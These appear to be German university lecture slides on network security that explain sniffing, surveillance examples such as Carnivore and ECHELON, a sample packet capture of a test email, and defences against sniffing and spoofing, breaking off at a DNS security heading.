



Angriffe auf die Internet-Sicherheit

Netzsicherheit: Sniffing, Spoofing, Denial-of-Service

Schadsoftware: Viren, Würmer, Trojanische Pferde

Firewalls: Typen, Architekturen, Grenzen



Universität Hamburg


DER FORSCHUNG | DER LEHRE | DER BILDUNG

Sniffing-Angriffe: Funktionsweise (Ethernet)


- alle Stationen erhalten alle Datenpakete (im Ethernet)
- lokale Filterfunktion
- Abschalten des Filters möglich:
»promiscuous mode«
- Sniffing im Switched Ethernet erschwert

Rechner **A** und **D** kommunizieren miteinander:

a) im Ethernet




b) im Switched Ethernet



Ausbreitung der übertragenen Daten


Sniffing beim ISP: Bsp. Carnivore




Sniffing beim ISP: Bsp. Carnivore

Datenbank des Überwachters

Quelle: Wikimedia



Sniffing: Beispiel ECHELON



ECHELON

- Das EU-Parlament über das globale Überwachungssystem ECHELON:
 - »... daß nunmehr kein Zweifel mehr daran bestehen kann, daß das System nicht zum Abhören militärischer, sondern zumindest privater und wirtschaftlicher Kommunikation dient, ...«
 - »... ihre Bürger und Unternehmen über die Möglichkeit zu informieren, daß ihre international übermittelten Nachrichten unter bestimmten Umständen abgefangen werden; besteht darauf, daß diese Information begleitet wird von praktischer Hilfe bei der Entwicklung und Umsetzung umfassender Schutzmaßnahmen, auch was die Sicherheit der Informationstechnik anbelangt; ...«

Bericht über die Existenz eines globalen Abhörsystems für private und wirtschaftliche Kommunikation (Abhörsystem ECHELON) (2001/2098 (INI)). EU Parlament, Nichtständiger Ausschuss über das Abhörsystem Echelon, Sitzungsdokument A5-0264/2001, Teil 1, 11. Juli 2001.

ECHELON

- Bad Aibling Interception facility of the ECHELON system



Source: <http://ig.cs.tu-berlin.de/w2000/ir1/referate2/b-1a/>

Sniffing-Angriffe: Vorgehen

- 1. Schritt – Beschaffung der Daten
 - Konfiguration der Netzwerkschnittstelle (promiscuous mode)
 - Auslesen sämtlicher Datenpakete
- 2. Schritt – Informationsgewinnung
 - Auswahl der »interessanten« Pakete anhand der Protokoll-Informationen (Sender- bzw. Empfängeradresse, TCP-Port etc.)
- 3. Schritt – Auswertung des Datenteils



```
/usr/bin/login (ttyp1)
SourceName=
WARNING: Short packet. Try increasing the snap length

11:46:50.885110 arp who-has 160.45.110.189 tell router-110.inf
11:46:51.099430 titanus.inf.fu-berlin.de.49156 > fubinf.inf.fu
11:46:51.100215 fubinf.inf.fu-berlin.de.domain > titanus.inf.f
11:46:51.214719 arp who-has 160.45.110.180 tell router-110.inf
11:46:52.112502 titanus.inf.fu-berlin.de.49156 > fubinf.inf.fu
11:46:52.113040 fubinf.inf.fu-berlin.de.domain > titanus.inf.f
11:46:52.113293 titanus.inf.fu-berlin.de.49156 > fubinf.inf.fu
11:46:52.113706 fubinf.inf.fu-berlin.de.domain > titanus.inf.f
11:46:52.885123 arp who-has 160.45.110.189 tell router-110.inf
11:46:57.010498 jefe.inf.fu-berlin.de > dvmrp.mcast.net: igmp
11:46:58.363997 arp who-has 160.45.110.189 tell router-110.inf
11:46:59.884553 arp who-has 160.45.110.189 tell router-110.inf
11:47:01.884507 arp who-has 160.45.110.189 tell router-110.inf
11:47:03.734152 silver.inf.fu-berlin.de.2611 > 255.255.255.255
11:47:03.884505 arp who-has 160.45.110.189 tell router-110.inf
11:47:05.884498 arp who-has 160.45.110.189 tell router-110.inf
```


Sniffing-Angriffe: Vorgehen

- 3. Schritt – Auswertung des Datenteils
 - Im Beispiel ASCII-Textdarstellung eines Ethernet-Datenpaketes gewählt (Punkte stehen für Steuerzeichen)

```
....Ih..OyB..OyB...E....S'@.....QP\..G<..C.H.M../(~.P....>...*.... ....  
..E.....w.R$..6..f%A....4.6.f%A.....  
.....U.....MailSaveOptions...O.U.....SECUREMAIL..  
U.....tmpReview...U.....Form MemoU.....Type..  
MemoU.....DeletionPeriod.....>@U.....HoldPeriod..  
.....U.....ReturnReceiptS..OnU.....DeliveryReport  
--B=U.....Sign..liU.....DefaultMailSaveOptions..lrU.  
D.....ReplyToa..U.....Body.....Hallo,.....  
.....,.....das ist ein Test f.r unsere Sneaker.....  
.....-.....THE MAGIC WORDS ARE FEEBLE GIBBERISH.....  
.....Gru.,.....Matthias  
Mueller.....U.....ReminderDate..U.....Delete  
tionDate..U.....Encrypts..OtU.....$Folders..U.....  
....PreparedToSend..O U.....DeliveryPriority..NMU.....  
..$KeepPrivate..U.....Subject ..Testmail fuer SniffingU.E.  
..6.....SendTo..CN=Andreas Maier/OU=DuD/OU=Datenschutz/O=TUD@TU-Dresd  
enU.E.....CopyTo..U.D.....BlindCopyTo..U.E..../.....Fr  
om..CN=Matthias Mueller/OU=DuD/OU=Datenschutz/O=TUD.EU.....Po  
stedDate..}..6..f%AU.....i.....$Signature.....X6..f%A.....O...  
.....6...H.....j8..d%.....&...@.....$..  
.a%...$.t.%....O=TUD.....O=TUD.....BV...l.0.BC...BA..0BL..v.NN  
P....w....%m....]i.u....;,...ys}..}....4]..yl.). ....c....|ohi<'..5L.r..B...  
BZ%;m<.....L...Q])..EN..D..MA..l...So;|..PURSAFO..d.YK.....<>3.....  
.#+>k.....|..Jj/..R.. |..U...ka..Ofz.....@@
```

Sniffing-Angriffe: Abwehr

schwacher
Angreifer




starker
Angreifer

- **Physischer Schutz**
 - incl. physischer Schutz des Übertragungsmediums
- **Netzwerkadapter**
 - ohne »promiscuous mode«
 - Signalisierung des Umschaltens in »promiscuous mode«
 - switched networks
- **Schutz gegen einen relativ starken Angreifer**
 - kann Datentransfer über das Medium ablauschen
 - Einsatz von Verschlüsselungsverfahren

Sniffing-Angriffe: Abwehr

- **Hardwareverschlüsselung direkt auf Netzwerkkarte**
 - »Historisches« Beispiel:
 - 3COM 10/100 Secure Network Interface Cards
 - IPSec-Verschlüsselung mit 3DES und DES
 - IPSec-Authentikation (RFC 2402 Authentication Header) mit SHA-1 und MD5
 - enthält Kryptoprozessor
 - Variante für Client-PCs und Server
 - Speichert bis zu 700 bzw. 1000 Security Associations (Schlüssel der Gegenstelle)
 - wird nicht mehr vertrieben



Quelle: http://www.3com.com/products/en_US/detail.jsp?tab=features&pathtype=purchase&sku=3CR990-TX-97

Spoofing

- Was ist Spoofing?
 - Vortäuschen falscher Information
 - Angriffe gegen die Integrität
 - auch mit dem Ziel, schließlich die Vertraulichkeit zu verletzen
- Arten von Spoofing
 - Mail-Spoofing
 - IP-Spoofing
 - DNS-Spoofing
 - ARP-Spoofing
 - SSID-Spoofing

• Szenario 1:


- ISP greift an
- DNS-Sperre als Beispiel

• Szenario 2:

- Angriff im LAN
- ARP- und DNS-Spoofing mit Tool Cain&Abel

Einordnung ARP, IP, DNS


- **DNS: Domain Name System**
 - Abbildung des Rechnernamens auf IP-Adresse
 - Anfrage an Nameserver
 - typischerweise in WANs
- **ARP: Address Resolution Protocol**
 - Abbildung von IP-Adresse auf Hardwareadresse
 - Anfrage an das lokale Netz (Broadcast)
 - nur in lokalen Netzen



Sicherheit im Domain Name System (DNS)

